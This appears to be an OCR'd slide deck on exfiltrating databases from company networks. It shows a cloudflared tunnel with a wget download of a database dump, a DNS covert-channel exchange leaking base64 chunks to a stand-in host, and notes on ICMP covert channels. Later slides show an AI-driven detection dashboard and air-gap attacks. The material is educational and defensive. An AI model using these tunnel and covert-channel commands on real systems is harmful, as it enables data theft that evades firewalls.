


A typical Norwegian company in 2022



Database dump: attack #4


```
$ python -m http.server
$ cloudflared tunnel --url http://localhost:8000
> https://mailto-welcome-cats-arnold.trycloudflare.com <
```




Cloud provider
All traffic except HTTPS
Allow traffic via firewall
Cloud environment
Service traffic
RDP, SSH, HTTPS, ICMP ...
Allow only trusted sources
Allow everything except forbidden
Internet
On premises environment

```
wget https://mailto-welcome-cats-arnold.trycloudflare.com/db.dump
```

Database dump: attack #5




Attack #5 over DNS covert channel


C:\WINDOWS\system32\cmd.exe

```
C:\>nslookup google.com 1.1.1.1
Server:  one.one.one.one
Address:  1.1.1.1

Non-authoritative answer:
Name:    google.com
Addresses:  2a00:1450:400f:801::200e
          142.250.74.78


C:\>
```


C:\WINDOWS\system32\cmd.exe

```
C:\>nslookup -q=TXT google.com 1.1.1.1
Server:  one.one.one.one
Address:  1.1.1.1

Non-authoritative answer:
google.com      text =

        "apple-domain-verification=30afIBcvSuDV2PLX"
google.com      text =

        "docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"
google.com      text =

        "docusign=1b0a6754-49b1-4db5-8540-d2c12664b289"
google.com      text =

        "webexdomainverification.8YX6G=6e6922db-e3e6-4a36-904e-a805c28087fa"
google.com      text =
```

Client	question.covert.example.com	TXT
Server	question.covert.example.com	TXT "send me data"
Client	Y2h1bmsgMQ==.covert.example.com	TXT
Server	Y2h1bmsgMQ==.covert.example.com	TXT "bmV4dA=="
Client	ZGF0YTI=.covert.example.com	TXT

Base64

https://www.icann.org/en/blogs/details/what-is-a-dns-covert-channel-8-12-2016-en

Attack #5 over ICMP covert channel





Table 96: ICMPv4 *Echo* and *Echo Reply* Message Format

Field Name	Size (bytes)	Description
Type	1	***Type:*** Identifies the ICMP message type. For *Echo* messages the value is 8; for *Echo Reply* messages the value is 0.
Code	1	***Code:*** Not used for *Echo* and *Echo Reply* messages; set to 0.
Checksum	2	***Checksum:*** 16-bit checksum field for the ICMP header, as described in the topic on the ICMP common message format.
Identifier	2	***Identifier:*** An identification field that can be used to help in matching *Echo* and *Echo Reply* messages.
Sequence Number	2	***Sequence Number:*** A sequence number to help in matching *Echo* and *Echo Reply* messages.
Optional Data	Variable	***Optional Data:*** Additional data to be sent along with the message (not specified.)


Figure 146: ICMPv4 *Echo* and *Echo Reply* Message Format

http://www.tcpipguide.com/free/t_ICMPv4EchoRequestandEchoReplyMessages-2.htm

Database dump: attack #5



Mitigations: AI/ML-powered Cyber Defense Systems



cjd123.holdingsinc.co.uk · cjd123.holdingsinc.co.uk · 10.121.52.3 · 91:bf:c3:05:0f:a0

Monday July 4 2022 16:25:00 · London +01:00

03:42:20 · 30 minutes · 04:12:20

15m · 1h

Henry Jones Laptop	cjd123.holdingsinc.co.uk	Hayato Laptop	IT Desktop
4 Incident Events	3 Incident Events	2 Incident Events	1 Incident Event
5 Devices Involved	14 Devices Involved	1 Device Involved	1 Device Involved
Critical	Critical	Critical	Critical

Henry Jones Laptop · henry-jones-air · 10.100.14.24 · 50:26:90:9b:4e:3b

Device Event Log (Henry Jones Laptop)

Thu Jun 30 2022, 10:44:57
All Events

```
Thu Jun 30, 10:44:57   Antigena Response — Enforce pattern of life
Thu Jun 30, 10:44:57   Antigena Response — Block connections to port 445 for 1 hour
Thu Jun 30, 10:44:57   Henry Jones Laptop breached model
                       Antigena / Network / Insider Threat / Antigena Internal Data Transfer Block
Thu Jun 30, 10:44:56   Model — Unusual Activity / Internal Data Transfer
Thu Jun 30, 10:44:56   Henry Jones Laptop breached model Unusual Activity / Internal Data Transfer
Thu Jun 30, 10:44:56   Unusual Activity 69% due to Internal Data Transfer and Internal Connections from
                       Henry Jones Laptop
Thu Jun 30, 10:44:55   → Henry Jones Laptop connected to backup04.holdingsinc.com [445]
                       An unusual time for a connection and a recent increase in incoming data volume from 10.2.0.10 port
                       445
Thu Jun 30, 10:37:59   Antigena Response — Block connections to 10.100.17.12 port 445 for 1 hour
Thu Jun 30, 10:37:59   Henry Jones Laptop breached model
                       Antigena / Network / Insider Threat / Antigena Internal Anomalous File Activity
Thu Jun 30, 10:37:59   Henry Jones Laptop breached model Anomalous File / Internal / New Access to Sensitive File
Thu Jun 30, 10:37:59   Model — Anomalous File / Internal / New Access to Sensitive File
Thu Jun 30, 10:37:57   SMB Read Success — \\HOLDINGSINC\Prod path=\HOLDINGSINC\Legal\Password.xlsx [445]
Thu Jun 30, 10:37:55   → Henry Jones Laptop connected to Finance File Server [445]
Thu Jun 30, 10:37:44   Henry Jones Laptop breached model
                       Unusual Activity / Anomalous SMB Reads from New or Unusual Locations
```

Monday July 4 2022 17:19:00 · London +01:00

Search...

VIEWS	← IN	→ OUT
All devices		
Breach devices		
CONNECTION STATUS		
Normal	5.4 MiB	275 KiB
New	0 bytes	0 bytes
Unusual	0 bytes	0 bytes
Breached		
REMOTE PORTS (9)		
443	4.7 MiB	225 KiB
80	695 KiB	25 KiB
137	10 KiB	5.0 KiB
389	9.0 KiB	8.7 KiB
LOCAL PORTS (100)		
53538	4.3 MiB	190 KiB
54618	80 KiB	323 bytes
54640	65 KiB	349 bytes
54605	60 KiB	767 bytes
DEVICES (32)		

Score	Count	Incident	Category	Type	Comments
100%	1	Suspicious Network Scan Activity	Device	Suspicious	0
99%	3	Unusual SaaS Administrative Login	SaaS	Informational	0
99%	1	Suspicious Domain	Device	Informational	0
98%	1	Unusual S3 Resource Creation	SaaS/AWS	Informational	0
96%	2	Unusual SaaS Sensitive File Access	SaaS	Informational	0
96%	1	Unusual S3 Resource Modification	SaaS/AWS	Informational	0
95%	1	Unusual Outbound FTP	Compliance/FTP	Compliance	0
95%		Unusual Admin SMB Session	Anomalous Connection	Informational	

https://darktrace.com/

SATAn: Air-Gap Exfiltration Attack via Radio


